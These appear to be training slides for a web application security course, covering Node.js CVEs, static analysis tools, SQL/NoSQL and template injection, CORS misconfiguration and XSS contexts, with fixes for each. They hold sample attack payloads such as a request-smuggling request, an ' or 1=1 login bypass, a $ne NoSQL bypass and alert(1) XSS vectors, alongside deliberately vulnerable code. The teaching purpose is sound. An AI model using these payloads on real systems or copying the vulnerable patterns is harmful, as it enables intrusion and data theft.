

# Hacking Modern Web apps

## *Master the Future of Attack Vectors*

### *Training Slides: Web Apps: Part 1*

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## Hacking Modern Web apps - Part 1

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# Agenda

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- Introductions
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- Part 1 - Emphasis on Static Analysis with Runtime Checks
- Part 2 - Focus on Attacking/Defending Nodejs Applications
- Part 3 - Test Your Skills

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# Public Mobile Pentest Reports 2022-2023

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## 2023 Public Pentest Reports (coming soon):

- **Bridgefy:** <https://bridgefy.me/>
- **K-9 Mail** (soon to be “Thunderbird for Android”): <https://k9mail.app/>
- **ArgoVPN:** <https://argovpn.com/en/>

## 2022 Public Pentest Reports:

- [Pentest-Report minivpn Go client & Desktop Apps \(OTF\) 08.2022](#)
- [Pentest-Report Amnezia VPN Mobile & Desktop Apps \(OTF\) 07.2022](#)
- [Pentest-Report Linux Foundation LFX Platform \(OSTIF\) 06.2022 \(possibly in 2023\)](#)
- [Pentest-Report LeaveHomeSafe Mobile Apps \(OTF\) 04.2022](#)
  - **COVID19 contact-tracing app enforced in Hong-Kong**
- [Pentest-Report WEPN Web, API, Mobile & Device \(OTF\) 03.2022](#)

# Older Public Mobile Pentest Reports - I

**Smart Sheriff** mobile app mandated by the South Korean government:

## Public Pentest Reports:

- Smart Sheriff: Round #1 - [https://7asecurity.com/reports/pentest-report\\_smartsheriff.pdf](https://7asecurity.com/reports/pentest-report_smartsheriff.pdf)
- Smart Sheriff: Round #2 - [https://7asecurity.com/reports/pentest-report\\_smartsheriff-2.pdf](https://7asecurity.com/reports/pentest-report_smartsheriff-2.pdf)

**Presentation:** "Smart Sheriff, Dumb Idea, the wild west of government assisted parenting"

Slides: <https://www.slideshare.net/abrahamaranguren/smart-sheriff-dumb-idea-the-wild...>

Video: <https://www.youtube.com/watch?v=AbGX67CuVBQ>

## Chinese Police Apps Pentest Reports:

- "BXAQ" (OTF) 03.2019 - [https://7asecurity.com/reports/analysis-report\\_bxaq.pdf](https://7asecurity.com/reports/analysis-report_bxaq.pdf)
- "IJOP" (HRW) 12.2018 - [https://7asecurity.com/reports/analysis-report\\_ijop.pdf](https://7asecurity.com/reports/analysis-report_ijop.pdf)
- "Study the Great Nation" 09.2019 - [https://7asecurity.com/reports/analysis-report\\_sgn.pdf](https://7asecurity.com/reports/analysis-report_sgn.pdf)

**Presentation:** "Chinese Police and CloudPets"

Slides: <https://www.slideshare.net/abrahamaranguren/chinese-police-and-cloud-pets>

Video: <https://www.youtube.com/watch?v=kuJJ1Jjwn50>

# Older Public Mobile Pentest Reports - II

## Other pentest reports:

- imToken Wallet - [https://7asecurity.com/reports/pentest-report\\_imtoken.pdf](https://7asecurity.com/reports/pentest-report_imtoken.pdf)
- Whistler Apps - [https://7asecurity.com/reports/pentest-report\\_whistler.pdf](https://7asecurity.com/reports/pentest-report_whistler.pdf)
- Psiphon - [https://7asecurity.com/reports/pentest-report\\_psiphon.pdf](https://7asecurity.com/reports/pentest-report_psiphon.pdf)
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- OpenKeyChain - [https://7asecurity.com/reports/pentest-report\\_openkeychain.pdf](https://7asecurity.com/reports/pentest-report_openkeychain.pdf)
- F-Droid / Baazar - [https://7asecurity.com/reports/pentest-report\\_fdroid.pdf](https://7asecurity.com/reports/pentest-report_fdroid.pdf)
- Onion Browser - [https://7asecurity.com/reports/pentest-report\\_onion-browser.pdf](https://7asecurity.com/reports/pentest-report_onion-browser.pdf)

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# Who are you? :)

## Please introduce yourselves:

- What is your name
- What is your experience with web / API security?
- What do you want to get out of this course?

# Check I - Hardware/Software Prerequisites

## A laptop with the following specifications:

- Ability to connect to wireless and wired networks.
- Ability to read PDF files
- Administrative rights: USB allowed, the ability to deactivate AV, firewall, install tools, etc.
- Minimum 8GB of RAM (recommended: 16GB+)
- 60GB+ of free disk space (to copy a lab VM and other goodies)
- Latest VirtualBox, including the “VirtualBox Extension Pack”
- One of the following: BurpSuite, ZAP or Fiddler (for MitM)

# Check II - Attendees will be provided with

1. Digital copies of all training material
2. Lab VMs
3. Test apps
4. Source code for test apps
5. Lifetime access to training portal, including:
  - a. Future updates
  - b. Step-by-step video recordings, slides & lab PDFs
  - c. Unlimited email support


# Part 1

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# Part 0 - Node.js Security Crash Course



# The Node.js Threat Model



# OWASP Top 10 Web Risks

**A1 - Injections**

**A2 - Broken  
Authentication**

**A3 - Sensitive  
Data Exposure**

**A4 - XML External  
Entities**

**A5 - Broken  
Access Control**

**A6 - Security  
Misconfiguration**

**A7 - Cross Site  
Scripting (XSS)**

**A8 - Insecure  
Deserialization**

**A9 - Using  
components with  
known  
vulnerabilities**

**A10 - Insufficient  
logging and  
monitoring**

# Web apps → OWASP Top 10 Proactive Controls

**C1: Define Security Requirements**

**CC2: Leverage Security Frameworks and Libraries**

**C3: Secure Database Access**

**C4: Encode and Escape Data**

**C5: Validate All Inputs**

**C6: Implement Digital Identity**

**C7: Enforce Access Controls**

**C8: Protect Data Everywhere**

**C9: Implement Security Logging and Monitoring**

**C10: Handle All Errors and Exceptions**

# The state of Node.js Security

## Part I - Vulnerabilities in Node.js Versions



# CVE-2019-15605 - HTTP Request Smuggling in Node.js < 12.15, 13.8, 10.9

CVE: [CVE-2019-15605](#)

Vulnerable versions of Node.js: < 12.15.0, 13.8.0, 10.19.0

Possible result:

**HTTP request smuggling** in Node.js 10, 12, and 13 causes malicious payload delivery when transfer-encoding is malformed.

```
POST / HTTP/1.1
Content-Type: text/plain; charset=utf-8
Host: hacker.exploit.com
Connection: keep-alive
Content-Length: 10
Transfer-Encoding: chunked, eee
```

```
HELLOWORLDPOST / HTTP/1.1
Content-Type: text/plain; charset=utf-8
Host: hacker.exploit.com
Connection: keep-alive
Content-Length: 28
```

I AM A SMUGGLED REQUEST!!!

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# CVE-2019-5737 - Denial of Service (DoS) in Node.js < 6.17.0, 8.15.1, 10.15.2

CVE: [CVE-2019-5737](#)

**Vulnerable versions of Node.js:** < 6.17.0, 8.15.1, 10.15.2

## **Possible result:**

*In Node.js including 6.x before 6.17.0, 8.x before 8.15.1, 10.x before 10.15.2, and 11.x before 11.10.1, an attacker can cause a **Denial of Service (DoS)** by establishing an HTTP or HTTPS connection in keep-alive mode and by sending headers very slowly.*

# More Issues


## **SNYK:**

<https://snyk.io/vuln?type=npm>

## **NIST:**

[https://nvd.nist.gov/vuln/search/results?form\\_type=Basic&results\\_type=overview&query=nodejs&search\\_type=all](https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=nodejs&search_type=all)

# Part 0 - Node.js architecture and its components



# Part 1 - Emphasis on Static Analysis with Runtime Checks



# Part 1 - Tools and techniques for Static Analysis



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## Useful Tools

### → Review SQLite files:

- + **SQLite Studio** - <https://github.com/pawelsalawa/sqlitestudio/>
- + sqlite3 command line utility

### → Dependency Analysis:

- + [npm audit](#)
- + <https:// snyk.io/>
- + <https://github.com/ES-Community/nsecure>
- + <https://retirejs.github.io/retire.js/>

### → Static Code Analysis:

- + <https://github.com/ajinabraham/nodejsscan>

# Part 1 - Tools and techniques for Static Analysis

→ Each node.js projects will have its own package.json which defines app dependencies.

## Command:

```
alert1@7ASecurity ~/owasp_juice_shop $ npm audit
```

## Output:

```
=== npm audit security report ===  
# Run npm install express-jwt@5.3.1 to resolve 6 vulnerabilities
```

Critical	Verification Bypass
Package	jsonwebtoken
Dependency of	express-jwt
Path	express-jwt > jsonwebtoken
More info	<a href="https://npmjs.com/advisories/17">https://npmjs.com/advisories/17</a>

# Part 1 - Tools and techniques for Static Analysis

→ Each node.js projects will have its own package.json which defines app dependencies.

## Commands:

```
alert1@7ASecurity ~/owasp_juice_shop $ snyk monitor
```

## Output:

```
Monitoring /juice-shop (juice-shop)...
```

Explore this snapshot at

<https://app.snyk.io/org/7a/project/a417306a-d8d6-4239-abb9-82d5a9319b24/history/b41dddc5-8f38-46b5-8898-f31fd02ac86e>

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### Regular Expression Denial of Service (ReDoS)

Vulnerable module: `acorn`

Introduced through: `pdfkit@0.11.0`

Exploit maturity: No known exploit

Fixed in: 7.1.1

#### Detailed paths

Introduced through: `juice-shop@10.0.0` > `pdfkit@0.11.0` > `fontkit@1.8.0` > `brfs@1.6.1`


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# Lab 1: Setup check + Introduction to Node.js



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# SQL Injection



# SQL Injection

- Occurs when user input is directly appended to the underlying SQL query without sanitization


```
// get details of user  
query = "select * from users where username = ' " + req.query.username + "'";
```

Request 1: username=7asec (safe)

Request 2: username=%27%20or%201%3D1%20-- (OOPS !)

```
// query will return data without correct password  
query = "select * from users where username = ' ' or 1=1 -- '";
```

# SQL Injection



# SQL vs NoSQL

## SQL



### Relational Data Model

- Pros**
- > Easy to use and setup.
  - > Universal, compatible with many tools.
  - > Good at high-performance workloads.
  - > Good at structure data.
- Cons**
- > Time consuming to understand and design the structure of the database.
  - > Can be difficult to scale.

## No SQL



### Document Data Model

- Pros**
- > No investment to design model.
  - > Rapid development cycles.
  - > In general faster than SQL.
  - > Runs well on the cloud.
- Cons**
- > Unsited for interconnected data.
  - > Technology still maturing.
  - > Can have slower response time.

# NoSQL Syntax(MongoDB)

- MongoDB expects input in JSON format

```
db.collections.find({'username': '7asecurity'}); // returns the user named '7asecurity'
```

- MongoDB also supports associative arrays for query criteria.

```
db.collections.find({'username': {$ne: '7asecurity'}}); // returns user who is not named '7asecurity'
```

\$ne = Not equals, \$gt = greater than, \$regex = regex based string comparisons etc...

# NoSQL Injection (MongoDB)

```
// Node.JS with Express and Mongo classic example
db.collection('users').find({
  "user": req.query.user,
  "password": req.query.password
});
```

Request 1: user=admin&password=abcd (safe !)


Request 2: user=admin&password[\$ne]=-1 ( OOPS !)

```
db.collection('users').find({
  "user": admin,
  "password": {"$ne": -1}
});
```

Login Bypassed !

# Templating Engines

- Separating Business logic with presentation logic.
- Easily generate dynamic web pages, emails etc...
- Some examples:
  - **PHP** - Smarty, Twig
  - **Java** - Velocity, Freemarker
  - **Python** - Jinja2, Mako
  - **Javascript** - Jade




# Template Injection

- Occurs when user input is embedded in unsafe manner

```
$output = $twig->render($_GET['custom_email'], array("first_name" => $user.first_name) );
```

```
custom_email={{7*7}}
```

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# Lab 2: Injection attacks on Node.js



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# Cross Site Scripting (XSS)

Ok, you can inject **JavaScript**, so what ?

# Same Origin Policy (SOP)

- Scripts on a page can make HTTP **request** and process **responses** between hosts that has the same:

**Protocol, Hostname, Port**

- An **IFRAME** loaded cannot **read** or **write** data into the page unless it's in the same origin !
- js, images and css files can be loaded from an external domain (considered as **assets**).
- **Assets** can be loaded from cross domain !

# Same Origin Policy (SOP)

Compared URL	Outcome	Reason
<a href="http://www.example.com/dir/page2.html">http://www.example.com/dir/page2.html</a>	Success	Same scheme, host and port
<a href="http://www.example.com/dir2/other.html">http://www.example.com/dir2/other.html</a>	Success	Same scheme, host and port
<a href="http://username:password@www.example.com/dir2/other.html">http://username:password@www.example.com/dir2/other.html</a>	Success	Same scheme, host and port
<a href="http://www.example.com:81/dir/other.html">http://www.example.com:81/dir/other.html</a>	Failure	Same scheme and host but different port
<a href="https://www.example.com/dir/other.html">https://www.example.com/dir/other.html</a>	Failure	Different scheme
<a href="http://en.example.com/dir/other.html">http://en.example.com/dir/other.html</a>	Failure	Different host
<a href="http://example.com/dir/other.html">http://example.com/dir/other.html</a>	Failure	Different host (exact match required)
<a href="http://v2.www.example.com/dir/other.html">http://v2.www.example.com/dir/other.html</a>	Failure	Different host (exact match required)
<a href="http://www.example.com:80/dir/other.html">http://www.example.com:80/dir/other.html</a>	Depends	Port explicit. Depends on implementation in browser.

# Bypassing SOP - JSONP

- Using JSONP which exploits the idea that `<script>` can load from external domains !

```
var tag = document.createElement("script");
tag.src = 'location.php? callback=mycallback'; // mycallback({ foo: 'bar' });
document.getElementsByTagName("head")[0].appendChild(tag);
```

- Translates to:

```
<script src=location.php? callback=mycallback></script> ⇒ <script>
                                                                mycallback({foo: 'bar'});
                                                                </script>
```

- We can declare the function mycallback elsewhere on the same page.

```
function mycallback(response) {
document.getElementById("output").innerHTML = response.foo; // SOP Bypass !
};
```

# Bypassing SOP - postMessage()

- Using `postMessage()` - provides us an option for sending cross-domain data between two browser windows safely, which otherwise is restricted to the same origins.

```
popUp = window.open(domain + '/xss_labs/post_message/index2.html', '');  
popUp.postMessage(message, domain);
```

- Receiving window:

```
window.addEventListener('message', function(e) {  
    document.getElementsByTagName('p')[0].innerHTML = 'Message from Domain 1: '  
+ e.data;
```

- Incoming message “**Origin**” not validated == Trouble !!

# Cross Origin Resource Sharing (CORS)

- **Cross Origin Resource Sharing (CORS): XMLHttpRequest** can bypass SOP.
- Introduced in **HTML5**
- Make use of “**Access-Control-Allow-Origin:**” header

```
var http = new XMLHttpRequest();  
http.open("GET", url, true);  
http.onreadystatechange = function() {  
  if (http.status == 200) {  
    alert(http.responseText);  
  }  
}  
http.send(null);
```

# XSS - CORS

- CORS will fail to load response if response doesn't contains **Access-Control-Allow-Origin** header.

```
Access-Control-Allow-Origin: https://7asecurity.com  
Access-Control-Allow-Methods: GET
```

- Servers can also limit the allowed **methods** to access the data.

# Story Time: Defeating SOP via CORS

## The CORS RFC forbids this:

```
Access-Control-Allow-Origin: *  
Access-Control-Allow-Credentials: true
```

## BUT developers sometimes do this:

```
header('Access-Control-Allow-Origin: ' + $_SERVER['Origin']);  
header('Access-Control-Allow-Credentials: true');
```

## Result = SOP bypass = Possible CSRF by design

```
Access-Control-Allow-Origin: https://attacker.com  
Access-Control-Allow-Credentials: true
```

# Story Time: Defeating SOP via CORS

## The CORS RFC forbids this:

Access-Control-Allow-Origin: \*

Access-Control-Allow-Credentials: true

## Developers should instead do this (= whitelist validation)

```
<?php
if (!in_array((string) $_SERVER['Origin'], array('trusted1.com', 'trusted2.com'))) {
    die('Forbidden');//Origin is NOT trusted, execution stops here
}
header('Access-Control-Allow-Origin: ' + $_SERVER['Origin']);
header('Access-Control-Allow-Credentials: true');
```

Useful when you have to allow CORS for multiple domains.

# XSS - Different Types

- We mainly deal with 3 types of XSS:
  - **Reflected XSS** - happens when data received from the HTTP request is reflected in the immediate response in an unsafe way.  
`reflected.php?name= UserInput`
  - **DOM Based XSS** - happens when client side javascript takes data from attacker controlled sources like the URL to dynamically modify DOM elements using sinks.  
`types/dom.php# UserInput`
  - **Stored XSS** - happens when data received from the HTTP request is saved on to the backend database and is later used in the HTTP responses without any sanitization.

# XSS - Different Contexts

- A **context** is an environment where user supplied inputs starts living. Mainly 5 contexts:
  - HTML Context
  - Attribute Context
  - Script Context
  - URL Context
  - Style Context (old **IE** Specific vector - Deprecated)

# XSS - HTML Context

- User input comes inside **HTML** elements:

```
<h2>User Bio : UserInput</h2>
```

- **POC:** `</h2><svg/onload=alert(1)>`

- **Analysis:** `<`, `>`, tags were allowed in **UserInput**

- **Fixing:**

```
<h2>User Bio : html_encode(UserInput)</h2>
```

- **HTML Encoding:** `<`, `>`, `"`, `'`, `&` characters will be encoded

# XSS - Attribute Context

- User input comes inside **Attributes** of HTML elements:

```
<h2 id="id-num" title="UserInput"> </h2>
```

- **POC:** title" onload="alert(1)

- **Analysis:** " (double quotes) allowed in **UserInput**

- **Fixing:**

```
<h2 title="html_encode(UserInput)"> </h2>
```

- **HTML Encoding:** ", ', ` , <, >, & characters will be encoded. (Needs context aware escaping/encoding, also ensure attributes are quoted)

# XSS - Script Context

- User input comes inside **JavaScript** (very tricky context):

```
<script> var name = "UserInput";</script>
```

- **POC:** ";alert(1);"

- **Analysis:** " (double quotes) allowed in **UserInput**

- **Fixing:**

```
var name = "encode(UserInput)";
```

- **Encoding:** <, >, ", &, ', ` characters has to be encoded. (Requires context aware encoding/escaping, also ensure variables are quoted)

# XSS - URL Context

- User input comes inside **href** attribute:

```
<a href="UserInput" target="_blank">Link</a>
```

- **POC:** javascript:**alert(1)**

- **Analysis:** javascript: URI's allowed in **UserInput**

- **Fixing:**

- If possible, URL's shouldn't be taken and processed from user input
- URL's should always start with "http"

# XSS - Libraries to Mitigate XSS

- **DOMPurify** - a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG: <https://github.com/cure53/DOMPurify>
- Some other alternatives:  
<https://openbase.io/packages/top-nodejs-xss-libraries> (use with caution)


# XSS - CSP

- **CSP** limits the capability of the injected scripts without modifying the parent resource.
- An **HTTP header** with list of directives with each defines source **name** and **list**.

```
content-security-policy: default-src 'self'; img-src 'self' blob: data:
https://*.cdn.twitter.com ; script-src 'self' 'unsafe-inline' https://*.twimg.com
'nonce-NDRmMTQ3tNzA0NzYwMjYwM2Mx'; style-src 'self' 'unsafe-inline'
